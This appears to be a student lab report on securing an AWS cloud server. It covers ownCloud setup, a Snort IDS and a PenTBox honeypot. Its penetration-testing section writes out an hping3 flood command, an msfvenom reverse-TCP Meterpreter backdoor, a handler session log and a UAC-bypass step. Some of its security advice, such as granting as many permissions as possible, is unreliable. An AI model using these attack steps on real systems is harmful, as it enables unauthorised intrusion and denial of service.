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SECURING CLOUD NETWORK

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- Suggest how can we secure cloud server from being hacked:
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
Cloud Creation:

A **cloud server** is a logical **server** that is built, hosted and delivered through a **cloud computing** platform over the Internet. **Cloud servers** possess and exhibit similar capabilities and functionality to a typical **server** but are accessed remotely from a **cloud** service provider. First we create instance on aws console. For that we have to create account on amazon aws.

<https://console.aws.amazon.com>.

After Creating account launch a instance choosing red hat server





Installing Lamp:

Installing packages.

Yum install httpd<enter>

Yum install mariadb*<enter>

Yum install php*<enter>

To start httpd service:

Systemctl start httpd<enter>

TO check information of php:

Make (info.php) file in /var/www/html

Then check in browser :

<ip> /info.php <enter>

PHP Version 7.2.11

System	Linux ip-172-31-33-252.us-east-2.compute.internal 4.18.0-80.el8.x86_64 #1 SMP Wed Mar 13 12:02:46 UTC 2019
Build Date	Oct 9 2018 15:09:36
Server API	FPFM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/10-opcache.ini, /etc/php.d/20-bcmath.ini, /etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-curl.ini, /etc/php.d/20-dba.ini, /etc/php.d/20-dom.ini, /etc/php.d/20-enchant.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-fileinfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gd.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-gmp.ini, /etc/php.d/20-iconv.ini, /etc/php.d/20-intl.ini, /etc/php.d/20-json.ini, /etc/php.d/20-ldap.ini, /etc/php.d/20-mbstring.ini, /etc/php.d/20-mysqlnd.ini, /etc/php.d/20-odbc.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-pgsql.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-posix.ini, /etc/php.d/20-recode.ini, /etc/php.d/20-shmop.ini, /etc/php.d/20-simplexml.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sqlite3.ini, /etc/php.d/20-sysvmsg.ini, /etc/php.d/20-sysvsem.ini, /etc/php.d/20-sysvshm.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/20-xml.ini, /etc/php.d/20-xmlwriter.ini, /etc/php.d/20-xsl.ini, /etc/php.d/30-mysql.ini, /etc/php.d/30-pdo_mysql.ini, /etc/php.d/30-pdo_odbc.ini, /etc/php.d/30-pdo_pgsql.ini, /etc/php.d/30-pdo_sqlite.ini, /etc/php.d/30-wddx.ini, /etc/php.d/30-xmlreader.ini, /etc/php.d/30-xmlrpc.ini, /etc/php.d/40-apcu.ini, /etc/php.d/40-zip.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718.NTS
PHP Extension Build	API20170718.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, compress.bzip2, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2

Installing own-cloud:

Access & share your files, calendars, contacts, mail & more from any device; on your terms. Get your owncloud today and protect your data.

To install own-cloud first to install some packages.

Yum install rpm <enter>

Yum install curl <enter>

rpm --import

https://download.owncloud.org/download/repositories/stable/CentOS_7/repodata/repomd.xml.key <enter>

curl -L

https://download.owncloud.org/download/repositories/stable/CentOS_7/ce:stable.repo -o /etc/yum.repos.d/ownCloud.repo <enter>

yum clean expire-cache <enter>

yum install owncloud <enter>

yum install httpd php* mariadb*<enter>

systemctl start mariadb <enter>

mysql_secure_installation <enter> (set root password)

mysql -u root -p <enter>

<password>

create database owncloud <enter>

->grant all privileges on owncloud. * to 'tushar'@'localhost'
identified by '<password_new>' <enter>


->flush privileges; <enter>

->exit <enter>


setenforce 0 <enter>

Opening Owncloud:


<ip>/owncloud <enter>



Then create admin account:




<Finishsetup>




Creating user:

Click on admin button then on user:



Defining a user:

Defining a user named ict n custom space 2 gb:



Security:

Configure IDS (Snort), configure rule for http, ICMP:

For configuring ids firstly, we have to install snort n rules of snort:

For installing firstly make account on <http://www.snort.org>

Then subscribe to oink-code.

Then install some packages:

Yum install wget

```
wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz
wget https://www.snort.org/downloads/snort/snort-2.9.13.tar.gz
tar xvfz daq-2.0.6.tar.gz
cd daq-2.0.6
./configure && make && sudo make install
tar xvfz snort-2.9.13.tar.gz
```

```
cd snort-2.9.13
./configure --enable-sourcefire && make && sudo make install
```

```
wget https://www.snort.org/rules/snortrules-snapshot-29120.tar.gz?oinkcode=<youroinkcode> -O snortrules-snapshot-29120.tar.gz
wget https://www.snort.org/rules/snortrules-snapshot-29111.tar.gz?oinkcode=<youroinkcode> -O snortrules-snapshot-29111.tar.gz
wget https://www.snort.org/rules/snortrules-snapshot-2990.tar.gz?oinkcode=<youroinkcode> -O snortrules-snapshot-2990.tar.gz
wget https://www.snort.org/rules/snortrules-snapshot-2983.tar.gz?oinkcode=<youroinkcode> -O snortrules-snapshot-2983.tar.gz
wget https://www.snort.org/rules/snortrules-snapshot-29130.tar.gz?oinkcode=<youroinkcode> -O snortrules-snapshot-29130.tar.gz
wget https://www.snort.org/rules/snortrules-snapshot-3000.tar.gz?oinkcode=<youroinkcode> -O snortrules-snapshot-3000.tar.gz
```

```
wget https://www.snort.org/downloads/community/community-rules.tar.gz -O community-rules.tar.gz
```

```
cd /usr/local/src <enter>
wget https://sourceforge.net/projects/libdnet/files/libdnet/libdnet-1.11/libdnet-1.11.tar.gz <enter>
cd /usr/local/src/libdnet-1.xx<enter>
./configure—with-pic<enter>
Make<enter>
Make install<enter>

Cd /usr/local/src/daq-2.0.x <enter>
./configure<enter>
make<enter>
make install <enter>
```

To check snort:

```
Snort -V <enter>
```


Configure snort rules:

Vi /etc/snort/snort.conf <enter>


```
root@ip-172-31-43-19~  
#####  
#config profile_rules: print all, sort avg_ticks  
#config profile_preprocs: print all, sort avg_ticks  
#####  
# Configure protocol aware flushing  
# For more information see README.stream5  
#####  
config paf_max: 16000  
#####  
#####  
# Step #4: Configure dynamic loaded libraries.  
# For more information, see Snort Manual, Configuring Snort - Dynamic Modules  
#####  
#####  
# path to dynamic preprocessor libraries  
dynamicpreprocessor directory /usr/lib64/snort-2.9.13_dynamicpreprocessor/  
# path to base preprocessor engine  
dynamicengine /usr/lib64/snort-2.9.13_dynamicengine/libsf_engine.so  
# path to dynamic rules libraries  
# dynamicdetection directory /usr/local/lib/snort_dynamicrules  
#####  
#####  
# Step #5: Configure preprocessors  
# For more information, see the Snort Manual, Configuring Snort - Preprocessors  
#####  
#####  
# GTP Control Channel Preprocessor. For more information, see README.GTP  
# preprocessor gtp: ports { 2123 3386 2152 }  
# Inline packet normalization. For more information, see README.normalize  
# Does nothing in IDS mode  
# preprocessor normalize_ip4  
# preprocessor normalize_tcp: ips ecn stream  
preprocessor normalize_icmp4  
preprocessor normalize_ip6  
preprocessor normalize_icmp6  
# Target-based IP defragmentation. For more information, see README.frag3  
preprocessor frag3_global: max_frags 65536  
preprocessor frag3_engine: policy windows detect_anomalies overlap_limit 10 min_fragment_length 100 timeout 180  
# Target-Based stateful inspection/stream reassembly. For more information, see README.stream5  
preprocessor stream5_global: track_tcp yes, \  
    track_udp yes, \  
    track_icmp no, \  
-- INSERT --  
Type here to search
```

```
root@ip-172-31-43-19/etc/init.d  
# login as: ec2-user  
# Authenticating with public key "imported-openssh-key"  
Last login: Sat Jul 6 14:31:54 2019 from 47.8.199.212  
[ec2-user@ip-172-31-43-19 ~]$  
[ec2-user@ip-172-31-43-19 ~]$ sudo -i  
[root@ip-172-31-43-19 ~]$ vi /etc/snort/snort.conf  
[root@ip-172-31-43-19 ~]$ vi /etc/snort/rules/myrules.rules  
[root@ip-172-31-43-19 ~]$ sudo /etc/init.d/snort start  
sudo: /etc/init.d/snort: command not found  
[root@ip-172-31-43-19 ~]$ cd /etc/init.d  
[root@ip-172-31-43-19 init.d]$ ls  
choose_repo  functions  README  rh-cloud-firstboot  snortd  
[root@ip-172-31-43-19 init.d]$ cd snortd  
-bash: cd: too many arguments  
[root@ip-172-31-43-19 init.d]$ cd snortd  
-bash: cd: snortd: Not a directory  
[root@ip-172-31-43-19 init.d]$ cd  
choose_repo  README  snortd  
functions  rh-cloud-firstboot  
[root@ip-172-31-43-19 init.d]$ cd snortd  
-bash: cd: snortd: Not a directory  
[root@ip-172-31-43-19 init.d]$ sudo snortd start  
sudo: snortd: command not found  
[root@ip-172-31-43-19 init.d]$ sudo snort start  
snort: error while loading shared libraries: libdnet.1: cannot open shared objec  
t file: No such file or directory  
[root@ip-172-31-43-19 init.d]$ ps aux | grep snort  
root    24872  0.0  0.5 36460 4220 pts/3    S+   14:32   0:00 vi /etc/snort/s  
nort.conf  
root    24959  0.0  0.1 12112 1084 pts/4    S+   14:48   0:00 grep --color-au  
to snort  
[root@ip-172-31-43-19 init.d]$
```

To open snort:
Snort<enter>
Starting pinging from local computer.



Local Computer start ping.



You can see the logs generated on server.

```
root@ip-172-31-43-19:~
07/06-19:32:28.325203 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x28 ID:62114 IpLen:20 DgmLen:40 DF
***A*** Seq: 0x8E1DAA188 Ack: 0x8E75F0EA Win: 0x1FE TcpLen: 20
=====
07/06-19:32:28.892861 172.31.43.19:22 -> 157.43.33.103:63996
TCP TTL:64 TOS:0x48 ID:28574 IpLen:20 DgmLen:664 DF
***A*** Seq: 0x8E75F0EA Ack: 0x8E1DAA188 Win: 0x1C0 TcpLen: 20
=====
WARNING: No preprocessors configured for policy 0.
07/06-19:32:29.895332 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x28 ID:62115 IpLen:20 DgmLen:40 DF
***A*** Seq: 0x8E1DAA188 Ack: 0x8E75F35A Win: 0x203 TcpLen: 20
=====
07/06-19:32:30.016867 172.31.43.19:22 -> 157.43.33.103:63996
TCP TTL:64 TOS:0x48 ID:28575 IpLen:20 DgmLen:664 DF
***A*** Seq: 0x8E75F35A Ack: 0x8E1DAA188 Win: 0x1C0 TcpLen: 20
=====
WARNING: No preprocessors configured for policy 0.
07/06-19:32:30.420209 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x28 ID:62116 IpLen:20 DgmLen:40 DF
***A*** Seq: 0x8E1DAA188 Ack: 0x8E75F5CA Win: 0x200 TcpLen: 20
=====
07/06-19:32:31.040860 172.31.43.19:22 -> 157.43.33.103:63996
TCP TTL:64 TOS:0x48 ID:28576 IpLen:20 DgmLen:664 DF
***A*** Seq: 0x8E75F5CA Ack: 0x8E1DAA188 Win: 0x1C0 TcpLen: 20
=====
WARNING: No preprocessors configured for policy 0.
07/06-19:32:31.383369 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x28 ID:62117 IpLen:20 DgmLen:40 DF
***A*** Seq: 0x8E1DAA188 Ack: 0x8E75F83A Win: 0x1FE TcpLen: 20
=====
07/06-19:32:32.064873 172.31.43.19:22 -> 157.43.33.103:63996
TCP TTL:64 TOS:0x48 ID:28577 IpLen:20 DgmLen:664 DF
***A*** Seq: 0x8E75F83A Ack: 0x8E1DAA188 Win: 0x1C0 TcpLen: 20
=====
WARNING: No preprocessors configured for policy 0.
07/06-19:32:32.405315 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x28 ID:62118 IpLen:20 DgmLen:40 DF
***A*** Seq: 0x8E1DAA188 Ack: 0x8E75FAAA Win: 0x203 TcpLen: 20
=====
```

Configure Honeypots :

Honeypot is trap where attacker think that all ports or defined ports are open so that he can easily find loopholes and can be trapped easily. By checking their way of attacking we can secure our network..

using pentbox honeypot,

configure pentbox honeypot:

```
git clone https://github.com/whitehatpanda/pentbox-1.8.git
```

```
cd /pentbox-1.8.git <enter>
```

```
./pentbox.rb <enter>
```

```
root@ip-172-31-43-19:~/pentbox-1.8
[root@ip-172-31-43-19 ~]# ls
anaconda-ks.cfg      daq-2.0.6.tar.gz    registered.tar.gz
community-rules      libidn2              snort-2.8.6.1.tar.gz
community-rules.tar.gz  nsinstall            snort-2.9.13.tar.gz
community.tar.gz      original-ks.cfg      snort-2.9.13.tar.gz.1
daq-2.0.6             pentbox-1.8
daq-2.0.6             pentbox-1.8.tar.gz
[root@ip-172-31-43-19 ~]# cd pentbox-1.8
[root@ip-172-31-43-19 pentbox-1.8]# ls
changelog.txt  lib  pb_update.rb  readme.txt  todo.txt  y
COPYING.txt   other  pentbox.rb    t           tools
[root@ip-172-31-43-19 pentbox-1.8]# ./pentbox.rb

PenTBox 1.8

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----- Menu          ruby2.5.3 @ x86_64-linux

1- Cryptography tools
2- Network tools
3- Web
4- Ip grabber
5- Geolocation ip
6- Mass attack
7- License and contact
8- Exit

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1- Net DoS Tester
2- TCP port scanner
3- Honeybot
4- Fuzzer
5- DNS and host gathering
6- MAC address geolocation (samy.pl)

0- Back

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```

->2

```
root@ip: 172.31.43.19 ~ /pentbox-1.8
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// Honeypot //

You must run PentBox with root privileges.

Select option.

1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]
  -> 2

Insert port to Open.

  -> 8444

Insert false message to show.

  -> RANDOM PORT TEST

Save a log with intrusions?

(y/n)  -> n

Activate beep() sound when intrusion?

(y/n)  -> n

HONEYPOT ACTIVATED ON PORT 8444 (2019-07-06 21:23:09 +0000)
```

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It will close port 80.

Reports of honeypot:

Honey pot is activated:

```
root@ip-172-31-43-19:~/pentbox-1.8
1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

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HONEYPOT ACTIVATED ON PORT 80 (2019-07-07 08:08:22 +0000)

-----
INTRUSION ATTEMPT DETECTED! from 47.8.201.173:61178 (2019-07-07 08:08:38 +0000)
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INTRUSION ATTEMPT DETECTED! from 47.8.201.173:61179 (2019-07-07 08:08:39 +0000)
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INTRUSION ATTEMPT DETECTED! from 47.8.201.173:61187 (2019-07-07 08:08:40 +0000)
-----


GET / HTTP/1.1
Host: 3.19.60.75
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

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INTRUSION ATTEMPT DETECTED! from 47.8.201.173:61590 (2019-07-07 08:09:08 +0000)
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
GET / HTTP/1.1
Host: 3.19.60.75
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

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INTRUSION ATTEMPT DETECTED! from 47.8.201.173:61591 (2019-07-07 08:09:09 +0000)
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INTRUSION ATTEMPT DETECTED! from 47.8.201.173:61592 (2019-07-07 08:09:10 +0000)
-----
```




After exiting it will recover again.



Penetration Testing:

Implement DoS attack on Cloud Server:


First check cpu usage and network usage currently so that we can find dos attack.



Attack command:

- `hping3 -S - -flood -v <ip_attacker> <enter>`

now see the usage of cpu and now you will find the sudden increment of usage .



Scanning through nmap we can find vulnerabilities. For scanning we can go through kali -Linux n windows os, whatever you want.in windows there is a tool named nmap to which we can find vulnerabilities by doing intense scan.

Golismo:

Golismo scan <ip>

```
Applications Places Terminal Mon 12:28
root@kali:~#

root@kali:~# nmap -sS -sV -p- -oN nmap.txt 10.10.10.10
Nmap: Completed NSE at 12:10, 0.00s elapsed
Nmap: NSE: Starting runlevel 2 (of 2) scan.
Nmap: Initiating NSE at 12:10
Nmap: Completed NSE at 12:10, 0.00s elapsed
Nmap: setup target: failed to determine route to 10.220.162.154
Nmap: NSE: Script Post-scanning
Nmap: NSE: Starting runlevel 1 (of 2) scan.
Nmap: Initiating NSE at 12:10
Nmap: Completed NSE at 12:10, 0.00s elapsed
Nmap: NSE: Starting runlevel 2 (of 2) scan.
Nmap: Initiating NSE at 12:10
Nmap: Completed NSE at 12:10, 0.00s elapsed
Nmap: Read data files from: /usr/bin/./share/nmap
Nmap: WARNING: No targets were specified, so 0 hosts scanned.
Nmap: Nmap done: 0 IP addresses (0 hosts up) scanned in 4.36 seconds
Nmap: Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
Nmap: Nmap scan finished in 4.797789683 seconds for target: 10.220.162.154
Golismo: Current stage: Exploitation (Interactive)
OpenSSL Heartbleed Attack: Connecting...
OpenSSL Heartbleed Attack: Error: [Errno 101] Network is unreachable
Golismo: Current stage: Reporting

== Report ==

# Summary #

Audit started: 2019-07-08 12:10:15.062452 UTC
Audit ended: 2019-07-08 12:10:22.843035 UTC
Execution time: 0 days, 0 hours, 0 minutes and 7 seconds

Scanned hosts: 1
Vulnerabilities: 0

# Vulnerabilities #

No vulnerabilities found.

Golismo finished at 2019-07-08 06:40:22.949630 UTC
root@kali:~# nikto -h ^C
root@kali:~# nikto -h 10.220.162.154
- Nikto v2.1.6
.....
* No web server found on 10.220.162.154:80
.....
= 0 host(s) tested
.....
Golismo finished at 2019-07-08 06:40:22.949630 UTC
```

```
Applications ▾ Places ▾ Terminal ▾ Mon 12/24
root@kali:~#
File Edit View Search Terminal Tabs Help

root@kali:~# cd /Desktop
root@kali:~/Desktop# golismero scan 18.220.162.154

Golismero 2.0.0b6. The Web Knife.
Copyright (C) 2011-2014 Golismero Project
Contact: contact@golismero-project.com

Golismero started at 2019-07-08 06:40:14.715556 UTC
[*] Golismero: Audit name: golismero F620P0b
[*] Shodan: Plugin disabled, reason: Missing API key! Get one at: http://www.shodanhq.com/api/doc
[*] SpiderFoot: Plugin disabled, reason: SpiderFoot plugin not configured! Please specify the URL to connect to the SpiderFoot server.
[*] OpenVAS: Plugin disabled, reason: Missing hostname
[*] Golismero: Added 2 new targets to the database.
[*] Golismero: Launching tests...
[*] Golismero: Current stage: Reconnaissance
[*] Web Spider: Spidering URL: http://18.220.162.154/
[*] Web Spider: Error while processing 'http://18.220.162.154/': HTTPConnectionPool(host='18.220.162.154', port=80): Max retries exceeded with url: / (Caused by <class 'socket.error': [Errno 101] Network is unreachable)
[*] IP Geolocator: Error: Freegeoip.net webservice is not available, possible network error?
[*] Golismero: Current stage: Scanning (non-interactive)
[*] Nmap: Launching Nmap against: 18.220.162.154
[*] Plocast: Error: Can't get error page.
[*] Bruteforce predictables discovery: Loaded 147 URLs to test.
[*] Bruteforce predictables discovery: Error: Can't get error page.
[*] Nmap: Warning: The -P0 option is deprecated. Please use -Pn
[*] Nikto: Launching Nikto against: 18.220.162.154
[*] Nmap: Starting Nmap 7.70 (https://nmap.org) at 2019-07-08 12:10:15T
[*] Nikto: - Nikto v2.1.5
[*] Nikto: -----
[*] Nikto: + No web server found on 18.220.162.154:80
[*] Nikto: -----
[*] Nikto: + 0 host(s) tested
[*] Nikto: Nikto found 0 vulnerabilities for host: 18.220.162.154
[*] Nmap: NSE: Loaded 148 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 12:10
[*] Nmap: Completed NSE at 12:10, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 12:10
[*] Nmap: Completed NSE at 12:10, 0.00s elapsed
[*] Nmap: setup target: failed to determine route to 18.220.162.154
[*] Nmap: NSE: Script Post-scanning.
```

Try to create backdoor and Hack Windows/Linux OS

For creating backdoor we have to download meta sploit framework.

```
- curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \
chmod 755 msfinstall && \
./msfinstall <enter>
```

Create a msfvenom file which is going to be installed on windows server.

```
Msfvenom -p windows/meterpreter/reverse_tcp
lhost=<ip> lport=8090 -f exe -o new.exe
```

```
root@ip-172-31-43-19:~#  
login as: ec2-user  
Authenticating with public key "imported-openssh-key"  
Last login: Sun Jul 7 08:06:03 2019 from 47.8.201.173  
[ec2-user@ip-172-31-43-19 ~]$ sudo -i  
[root@ip-172-31-43-19 ~]# msfvenom -p windows/meterpreter/reverse_tcp lhost=172.  
31.43.19 lport=8090 -f exe -o new.exe
```


Paste the file in html folder:

Cp <filename> /var/www/html

Systemctl start httpd

Download file to windows server:

<ip>/new.exe → on browser



Install the file on the server.

Creating sessions:

Msfconsole<enter>

➔ use exploit/multi/handler


- > set payload windows/meterpreter/reverse_tcp
- > set lhost <ip>
- Set lport 8090
- > exploit

Now session will be created:

➔ Sysinfo ->> you can get system information.

Creating privileges to be admin

Put first session into background



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.43.164
lhost => 192.168.43.164
msf5 exploit(multi/handler) > set lport 8090
lport => 8090
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.164:8090
[*] Sending stage (179779 bytes) to 192.168.43.135
[*] Meterpreter session 1 opened (192.168.43.164:8090 -> 192.168.43.135)
t 2019-07-07 23:01:51 +0530

meterpreter > sysinfo
Computer      : KALL_BHAIRAV-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

Use exploit/windows/local/bypassuac

Set session 1

Set lhost <ip>

Set lport 8090

Exploit.

Conclusion:

Suggest how can we secure cloud server from being hacked:

Make sure the cloud system uses strong data security features.

Your cloud system must be designed to utilize antivirus programs, encryption controls and other features that help protect data.

Backups must be available as well.

The backup setup that your cloud computing system uses must also be checked. The backup can be set up directly on the cloud computer, but you might have to do it manually.

Test your cloud system on occasion.

Testing might sound like a minor issue, but it can make a major difference. In particular, you need to test your cloud to see how well it is performing in conjunction with its security setup.

Look for redundant storage solutions.

Redundant storage involves adding internal drives to store data, often more than you really require. This helps to keep data duplicated as much as possible.

Allow your system to use as many data access accounts and permissions as possible.

If every bit of data in your cloud computing system was accessible to everyone in your business, then it would be rather easy for your data to be distributed or even stolen.

Avoid Storing Sensitive Data

Several organizations abstain from keeping identifiable personal information on their respective servers, and there exists a wise decision behind their choice.

Use Top Tier Encoding

Encrypting information before its uploading on to the cloud is a superb move against attacks from various hackers.

Utilize a Firewall in VPS Hosting

Ensure that even the **cheap VPS server hosting services** also include a firewall which is functioning all the time. The default firewall is bundled with each OS and it is usually suggested to enable it.

How we can patch the loopholes from which attacker gets in:

Vulnerabilities exist in all types of software. Several versions of the Microsoft Windows operating system were open to the WannaCry attack. For instance, the popular open-source web browser Firefox has had more than 100 vulnerabilities identified in its code each year since 2009. Fifteen different vulnerabilities have been identified in Microsoft Internet Explorer browser variants since the start of 2017.

Exploiting the weaknesses

Once an attacker identifies a vulnerability, he can write a new computer program that uses that opportunity to get into a machine and take it over. In this respect, an exploit is similar to the way burglars use tools like crowbars, lock picks or other means of entry into a physical location.

What is Patch Management

Patch Management is the process of handling all the updates of components within the companies information system. These include routers, firewalls, servers, operating systems, anti-viruses, along with much more that could exist within a network. It means that someone is doing just that managing these patches.

Penetration testing

External penetration testing

Network analysis.

Thanking you.....

